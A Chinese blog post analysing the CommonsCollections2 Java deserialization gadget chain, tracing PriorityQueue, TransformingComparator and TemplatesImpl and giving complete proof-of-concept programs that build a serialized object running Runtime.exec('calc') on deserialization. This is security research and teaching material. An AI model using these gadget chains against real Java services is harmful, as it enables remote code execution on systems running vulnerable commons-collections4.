
CommonsCollections2 反序列化利用链分析
在 ysoserial中 commons-collections2 是用的 PriorityQueue reaObject 作为反序列化的入口
那么就来看一下
java.util.PriorityQueue.java的readObject方法
PriorityQueue#readObject
private void readObject(java.io.ObjectInputStream s)

    throws java.io.IOException, ClassNotFoundException {

    // Read in size, and any hidden stuff

    s.defaultReadObject();

    // Read in (and discard) array length

    s.readInt();

    queue = new Object[size];

    // Read in all elements.

    for (int i = 0; i < size; i++)

        queue[i] = s.readObject();

    // Elements are guaranteed to be in "proper order", but the

    // spec has never explained what that might be.

    heapify();

}
heapify() 这里进行排序
private void heapify() {

    for (int i = (size >>> 1) - 1; i >= 0; i--)

        //调用了 siftDown 方法

        siftDown(i, (E) queue[i]);

}

private void siftDown(int k, E x) {

        if (comparator != null)

            siftDownUsingComparator(k, x);

        else

            siftDownComparable(k, x);

    }

private void siftDownComparable(int k, E x) {

    Comparable<? super E> key = (Comparable<? super E>)x;

    int half = size >>> 1;        // loop while a non-leaf

    while (k < half) {

        int child = (k << 1) + 1; // assume left child is least

        Object c = queue[child];

        int right = child + 1;

        if (right < size &&

            ((Comparable<? super E>) c).compareTo((E) queue[right]) > 0)

            c = queue[child = right];

        if (key.compareTo((E) c) <= 0)

            break;

        queue[k] = c;

        k = child;

    }

    queue[k] = key;

}

//comparator 不为空 进入到 siftDownUsingComparator

private void siftDownUsingComparator(int k, E x) {

    int half = size >>> 1;

    while (k < half) {

        int child = (k << 1) + 1;

        Object c = queue[child];

        int right = child + 1;

        if (right < size &&

            comparator.compare((E) c, (E) queue[right]) > 0)

            c = queue[child = right];

        if (comparator.compare(x, (E) c) <= 0)

            break;

        queue[k] = c;

        k = child;

    }

    queue[k] = x;

}
这里我们重点看下 siftDownUsingComparator 中的comparator.compare((E) c, (E) queue[right])
这里调用了 compare,ctrl+右键 点进去

发现commons-collections4-4.0-sources.jar!/org/apache/commons/collections4/comparators/TransformingComparator.java 实现了此方法。
public int compare(final I obj1, final I obj2) {

        final O value1 = this.transformer.transform(obj1);

        final O value2 = this.transformer.transform(obj2);

        return this.decorated.compare(value1, value2);

    }
来到了 熟悉的 transformer.transform,那么如果这里 this.transformer 为 InvokerTransformer 对象即可来到
InvokerTransformer#transform 方法进行反射调用,与cc1类似。
public O transform(final Object input) {

    if (input == null) {

        return null;

    }

    try {

        final Class<?> cls = input.getClass();

        final Method method = cls.getMethod(iMethodName, iParamTypes);

        return (O) method.invoke(input, iArgs);

    } catch (final NoSuchMethodException ex) {

        throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" +

                                   input.getClass() + "' does not exist");

    } catch (final IllegalAccessException ex) {

        throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" +

                                   input.getClass() + "' cannot be accessed");

    } catch (final InvocationTargetException ex) {

        throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" +

                                   input.getClass() + "' threw an exception", ex);

    }

}
思路
通过上面我们可以得出调用顺序
PriorityQueue.readObject()
PriorityQueue.heapify()
PriorityQueue.siftDown()
PriorityQueue.siftDownUsingComparator()
TransformingComparator.compare()
InvokerTransformer.transformat()
想要一步步按照上面顺序执行,需要满足几个条件
(size >>> 1) - 1 >=0 // 即 size>= 2
comparator != null // 这里 comparator 可控,可由PriorityQueue 的构造方法传入
生成序列化对象
通过上面的初步分析可以得出下面代码
Transformer[] transformers = new Transformer[] {

        new ConstantTransformer(Runtime.class),

        new InvokerTransformer(

                "getMethod",

                new Class[] {String.class, Class[].class },

                new Object[] {"getRuntime", new Class[0] }

        ),

        new InvokerTransformer(

                "invoke",

                new Class[] {Object.class,Object[].class },

                new Object[] {null, null }

        ),

        new InvokerTransformer(

                "exec",

                new Class[] {String.class },

                new Object[] { "calc.exe" }

        )

};

ChainedTransformer template = new ChainedTransformer(transformers);

TransformingComparator transformingComparator = new TransformingComparator(template);

PriorityQueue queue = new PriorityQueue(2, transformingComparator);

queue.add(1);

queue.add(2);

ByteArrayOutputStream barr = new ByteArrayOutputStream();

ObjectOutputStream oos = new ObjectOutputStream(barr);

oos.writeObject(queue);

oos.close();

System.out.println(barr.toString());

ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(barr.toByteArray()));

ois.readObject();
运行此代码发现虽然成功弹出计算器但是没有生成序列化对象

定位到代码为 queue.add(2);处。
这里调用了
public boolean add(E e) {

    return offer(e);

}

/**

 * Inserts the specified element into this priority queue.

 *

 * @return {@code true} (as specified by {@link Queue#offer})

 * @throws ClassCastException if the specified element cannot be

 *         compared with elements currently in this priority queue

 *         according to the priority queue's ordering

 * @throws NullPointerException if the specified element is null

 */

public boolean offer(E e) {

    if (e == null)

        throw new NullPointerException();

    modCount++;

    int i = size;

    if (i >= queue.length)

        grow(i + 1);

    size = i + 1;

    if (i == 0)

        queue[0] = e;

    else

        siftUp(i, e);

    return true;

}
private void siftUp(int k, E x) {

    if (comparator != null)

        siftUpUsingComparator(k, x);

    else

        siftUpComparable(k, x);

}

private void siftUpComparable(int k, E x) {

    Comparable<? super E> key = (Comparable<? super E>) x;

    while (k > 0) {

        int parent = (k - 1) >>> 1;

        Object e = queue[parent];

        if (key.compareTo((E) e) >= 0)

            break;

        queue[k] = e;

        k = parent;

    }

    queue[k] = key;

}

private void siftUpUsingComparator(int k, E x) {

    while (k > 0) {

        int parent = (k - 1) >>> 1;

        Object e = queue[parent];

        if (comparator.compare(x, (E) e) >= 0)

            break;

        queue[k] = e;

        k = parent;

    }

    queue[k] = x;

}
当add 第二个元素时,会 进入siftUp(i, e); siftUpUsingComparator(k, x); 然后执行 comparator.compare(x, (E) e) 进入我们的反射链
然后当进入到 TransformingComparator#compare 的 this.decorated.compare(value1, value2)时
由于 ProcessImpl 没有实现Comparable而报错,程序终止,就没有执行后面生成序列化数据的代码。

继续回过头来看
private void siftUp(int k, E x) {

    if (comparator != null)

        siftUpUsingComparator(k, x);

    else

        siftUpComparable(k, x);

}
既然
siftUpUsingComparator 程序会报错。那么是否可以让他进入到 siftUpComparable,那么就需要让 comparator 为null
PriorityQueue queue = new PriorityQueue(2);

程序运行没有出错了,但是没有弹出计算器。
如何让add 不出错,同时又弹出计算器呢? 这里想到了反射,在add 2个元素结束之后,将 queue对象中的 comparator设置成 transformingComparator ,这里就需要用到反射了。
PriorityQueue queue = new PriorityQueue(2);

queue.add(1);

queue.add(2);

Field comparator = queue.getClass().getDeclaredField("comparator");

comparator.setAccessible(true);

comparator.set(queue,transformingComparator);
最后得出 POC
public static void main(String[] args) throws Exception {

    Transformer[] transformers = new Transformer[] {

            new ConstantTransformer(Runtime.class),

            new InvokerTransformer(

                    "getMethod",

                    new Class[] {String.class, Class[].class },

                    new Object[] {"getRuntime", new Class[0] }

            ),

            new InvokerTransformer(

                    "invoke",

                    new Class[] {Object.class,Object[].class },

                    new Object[] {null, null }

            ),

            new InvokerTransformer(

                    "exec",

                    new Class[] {String.class },

                    new Object[] { "calc.exe" }

            )

    };

    ChainedTransformer template = new ChainedTransformer(transformers);

    TransformingComparator transformingComparator = new TransformingComparator(template);

    PriorityQueue queue = new PriorityQueue(2);

    queue.add(1);

    queue.add(2);

    Field comparator = queue.getClass().getDeclaredField("comparator");

    comparator.setAccessible(true);

    comparator.set(queue,transformingComparator);

    ByteArrayOutputStream barr = new ByteArrayOutputStream();

    ObjectOutputStream oos = new ObjectOutputStream(barr);

    oos.writeObject(queue);

    oos.close();

    System.out.println(barr.toString());

    ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(barr.toByteArray()));

    ois.readObject();

}

也可换种写法,例如
import org.apache.commons.collections4.Transformer;

import org.apache.commons.collections4.comparators.TransformingComparator;

import org.apache.commons.collections4.functors.ChainedTransformer;

import org.apache.commons.collections4.functors.ConstantTransformer;

import org.apache.commons.collections4.functors.InvokerTransformer;

import java.io.ByteArrayInputStream;

import java.io.ByteArrayOutputStream;

import java.io.ObjectInputStream;

import java.io.ObjectOutputStream;

import java.lang.reflect.Field;

import java.util.PriorityQueue;

public class CC2_Test {

    public static void main(String[] args) throws Exception {

        Transformer[] transformers = new Transformer[]  {

                new ConstantTransformer(Runtime.class),

                new InvokerTransformer(

                        "getMethod",

                        new Class[] {String.class, Class[].class },

                        new Object[] {"getRuntime", new Class[0] }

                ),

                new InvokerTransformer(

                        "invoke",

                        new Class[] {Object.class,Object[].class },

                        new Object[] {null, null }

                ),

                new InvokerTransformer(

                        "exec",

                        new Class[] {String.class },

                        new Object[] { "calc.exe" }

                )

        };

        ChainedTransformer template = new ChainedTransformer(transformers);

        InvokerTransformer transformer = new InvokerTransformer("toString", new Class[0], new Object[0]);

        TransformingComparator comparator =  new TransformingComparator(transformer);

        PriorityQueue queue = new PriorityQueue(2, comparator);

        queue.add(1);

        queue.add(2);

        Field iMethodName = transformer.getClass().getDeclaredField("iMethodName");

        Field iParamTypes = transformer.getClass().getDeclaredField("iParamTypes");

        Field iArgs = transformer.getClass().getDeclaredField("iArgs");

        iMethodName.setAccessible(true);

        iParamTypes.setAccessible(true);

        iArgs.setAccessible(true);

        iMethodName.set(transformer,"transform");

        iParamTypes.set(transformer,new Class[]{Object.class});

        iArgs.set(transformer,new Object[]{null});

        Field queue1 = queue.getClass().getDeclaredField("queue");

        queue1.setAccessible(true);

        queue1.set(queue,new Object[]{template,2});

        ByteArrayOutputStream barr = new ByteArrayOutputStream();

        ObjectOutputStream oos = new ObjectOutputStream(barr);

        oos.writeObject(queue);

        oos.close();

        System.out.println(barr.toString());

        ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(barr.toByteArray()));

        ois.readObject();

    }

}

com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl
在 ysoserial框架中,commons-collections2 引入了 TemplatesImpl 类来进行承载攻击payload
在TemplatesImpl 存在一个 成员变量 _bytecodes,当调用 TemplatesImpl#newTransformer 方法时,将会把
_bytecodes 实例化, 所以我们可以将恶意代码写到类的无参构造函数或static代码块中转换为字节码赋值给_bytecodes ,然后找到一个位置调用newTransformer就能完成整个攻击。
这里需要用到 Javassist ,javassist是Java的一个库,可以修改字节码。
<dependency>

    <groupId>org.javassist</groupId>

    <artifactId>javassist</artifactId>

    <version>3.19.0-GA</version>

</dependency>
通过javassist 构建如下代码
package deserialized;

import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;

import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;

import javassist.ClassClassPath;

import javassist.ClassPool;

import javassist.CtClass;

import org.apache.commons.collections4.comparators.TransformingComparator;

import org.apache.commons.collections4.functors.ChainedTransformer;

import org.apache.commons.collections4.functors.ConstantTransformer;

import org.apache.commons.collections4.functors.InvokerTransformer;

import javax.xml.transform.Transformer;

import java.io.ByteArrayInputStream;

import java.io.ByteArrayOutputStream;

import java.io.ObjectInputStream;

import java.io.ObjectOutputStream;

import java.lang.reflect.Field;

import java.util.PriorityQueue;

public class CC2_Templates {

    public static void main(String[] args) throws Exception{

        template().newTransformer();

    }

    public static TemplatesImpl template() throws Exception{

        ClassPool pool = ClassPool.getDefault();

        CtClass cc = pool.makeClass("Test");

        String cmd = "java.lang.Runtime.getRuntime().exec(\"calc\");";

        cc.makeClassInitializer().insertBefore(cmd);

        cc.setSuperclass(pool.get(AbstractTranslet.class.getName()));

        byte[] classBytes = cc.toBytecode();

        byte[][] targetByteCodes = new byte[][]{classBytes};

        TemplatesImpl templates = TemplatesImpl.class.newInstance();

        Field bytecodes = templates.getClass().getDeclaredField("_bytecodes");

        Field name = templates.getClass().getDeclaredField("_name");

        Field tfactory = templates.getClass().getDeclaredField("_tfactory");

        bytecodes.setAccessible(true);

        name.setAccessible(true);

        tfactory.setAccessible(true);

        bytecodes.set(templates,targetByteCodes);

        name.set(templates,"aaa");

        tfactory.set(templates,new TransformerFactoryImpl());

        return templates;

    }

}

根据上面一节的分析,我们只需要将 ChainedTransformer template = new ChainedTransformer(transformers); 改为用javassist生成的对象,然后把iMethodName设置为newTransformer 就可完成整个攻击链。
package deserialized;

import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;

import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;

import javassist.ClassClassPath;

import javassist.ClassPool;

import javassist.CtClass;

import org.apache.commons.collections4.comparators.TransformingComparator;

import org.apache.commons.collections4.functors.ChainedTransformer;

import org.apache.commons.collections4.functors.ConstantTransformer;

import org.apache.commons.collections4.functors.InvokerTransformer;

import javax.xml.transform.Transformer;

import java.io.ByteArrayInputStream;

import java.io.ByteArrayOutputStream;

import java.io.ObjectInputStream;

import java.io.ObjectOutputStream;

import java.lang.reflect.Field;

import java.util.PriorityQueue;

public class CC2_Templates {

    public static void main(String[] args) throws Exception{

        TemplatesImpl template = template();

        InvokerTransformer transformer = new InvokerTransformer("toString", new Class[0], new Object[0]);

        TransformingComparator comparator =  new TransformingComparator(transformer);

        PriorityQueue queue = new PriorityQueue(2, comparator);

        queue.add(1);

        queue.add(2);

        Field iMethodName = transformer.getClass().getDeclaredField("iMethodName");

        iMethodName.setAccessible(true);

        iMethodName.set(transformer,"newTransformer");

        Field queue1 = queue.getClass().getDeclaredField("queue");

        queue1.setAccessible(true);

        queue1.set(queue,new Object[]{template,2});

        ByteArrayOutputStream barr = new ByteArrayOutputStream();

        ObjectOutputStream oos = new ObjectOutputStream(barr);

        oos.writeObject(queue);

        oos.close();

        System.out.println(barr.toString());

        ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(barr.toByteArray()));

        ois.readObject();

    }

    public static TemplatesImpl template() throws Exception{

        ClassPool pool = ClassPool.getDefault();

        CtClass cc = pool.makeClass("Test");

        String cmd = "java.lang.Runtime.getRuntime().exec(\"calc\");";

        cc.makeClassInitializer().insertBefore(cmd);

        cc.setSuperclass(pool.get(AbstractTranslet.class.getName()));

        byte[] classBytes = cc.toBytecode();

        byte[][] targetByteCodes = new byte[][]{classBytes};

        TemplatesImpl templates = TemplatesImpl.class.newInstance();

        Field bytecodes = templates.getClass().getDeclaredField("_bytecodes");

        Field name = templates.getClass().getDeclaredField("_name");

        Field tfactory = templates.getClass().getDeclaredField("_tfactory");

        bytecodes.setAccessible(true);

        name.setAccessible(true);

        tfactory.setAccessible(true);

        bytecodes.set(templates,targetByteCodes);

        name.set(templates,"aaa");

        tfactory.set(templates,new TransformerFactoryImpl());

        return templates;

    }

}

关于 com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl 里面是如何执行到我们自定义的 _bytecodes
的具体流程可以参考:https://y4er.com/post/ysoserial-commonscollections-2/
参考
https://y4er.com/post/ysoserial-commonscollections-2/
https://y4er.com/post/javassist-learn/
CommonsCollections2 反序列化利用链分析的更多相关文章
- CommonsCollections1 反序列化利用链分析
InvokerTransformer 首先来看 commons-collections-3.1-sources.jar!\org\apache\commons\collections\functors ...
- CommonsCollections3 反序列化利用链分析
InstantiateTransformer commons-collections 3.1 中有 InstantiateTransformer 这么一个类,这个类也实现了 Transformer的t ...
- Commons-Beanutils利用链分析
前言 本篇开始介绍 commons-beanutils 利用链,注意Commons-Beanutils 不是Commons-Collections 不要看混了,首先来看一下,什么是 commons-b ...
- Apache Common-collection 反序列化利用链解析--TransformedMap链
Apache Common-collection 反序列化利用链解析 TransformedMap链 参考Java反序列化漏洞分析 - ssooking - 博客园 (cnblogs.com) poc ...
- Shiro反序列化利用
Shiro反序列化利用 前言:hvv单位这个漏洞挺多的,之前没专门研究打法,特有此篇文章. Shiro rememberMe反序列化漏洞(Shiro-550) 漏洞原理 Apache Shiro框架提 ...
- ThinkPHP5.1 反序列化利用链
笔记里直接复制出来的 1 composer直接获取框架代码 ➜ composer create-project --prefer-dist topthink/think tp5137 ➜ ...
- JDK原生反序列化利用链7u21
前言 JDK 7u21以前只粗略的扫过一眼,一看使用了AnnotationInvocationHandler,就以为还是和 CC1 一样差不多的利用方式,但最近仔细看了下利用链发现事情并不简单- 7u ...
- 从commons-beanutils反序列化到shiro无依赖的漏洞利用
目录 0 前言 1 环境 2 commons-beanutils反序列化链 2.1 TemplatesImple调用链 2.2 PriorityQueue调用链 2.3 BeanComparator ...
- PHP反序列化链分析
前言 基本的魔术方法和反序列化漏洞原理这里就不展开了. 给出一些魔术方法的触发条件: __construct()当一个对象创建(new)时被调用,但在unserialize()时是不会自动调用的 __ ...
随机推荐
- Java流程控制06——break continue
- Markdown 学习(语法)
标题 井号加空格(# ) 几个#就是几级标题 字体 粗体 (两边两个*) 斜体 (两边一个*) 斜体加粗 (两边三个*) 中间斜线 (两个波浪号~) 引用 选择引用,一个箭头 > 加空格 分割线 ...
- dubbo学习实践(2)之Dubbo入门Demo
开篇之前,先来了解下dubbo服务治理与技术架构,直接看图 dubbo技术架构图: 1. 新建dubbo项目,目录结构如下 代码说明: 1.代码分为Provider(服务提供方)与consumer(服 ...
- Docker部署ELK之部署kibana7.6.0(2)
1. 拉取kibana镜像 sudo docker pull kibana:7.6.0 2. 输入命令构建kibana容器,关于挂载kibana配置文件的问题,也可以先构建一个容器,然后把配置文件co ...
- 剖析虚幻渲染体系(10)- RHI
目录 10.1 本篇概述 10.2 RHI基础 10.2.1 FRenderResource 10.2.2 FRHIResource 10.2.3 FRHICommand 10.2.4 FRHICom ...
- 模拟退火 Simulated annealing
模拟退火 Simulated annealing 看看有空把图片完善一下好了 模拟退火算法的一些背景 既然要说模拟退火算法,就应该说一下模拟退火算法的背景,模拟退火算法是局部搜索算法的一种扩展,该算法 ...
- Sqli-Labs less54-65
less-54 从54关开始,就是提升巩固的关卡,并且开始慢慢偏向实际. 第54关就是对输入的次数做了限制,需要在十次之内获取信息,否则就会刷新表名列名等信息. 以下的步骤截图就直接从上帝视角截图说明 ...
- 003 TCP/IP协议详解(二)
一.ping ping可以说是ICMP的最著名的应用,是TCP/IP协议的一部分.利用"ping"命令可以检查网络是否连通,可以很好地帮助我们分析和判定网络故障. 例如:当我们某一 ...
- WPF下获取文件运行路径、运行文件名等
在客户端开发过程中,经常需要获取相对路径的一些资源,而相对路径的就与客户端运行文件的路径息息相关了.在以前的winform开发中,我们可以使用 System.Windows.Forms.Applica ...
- bootstrap.yaml和application.yaml的区别
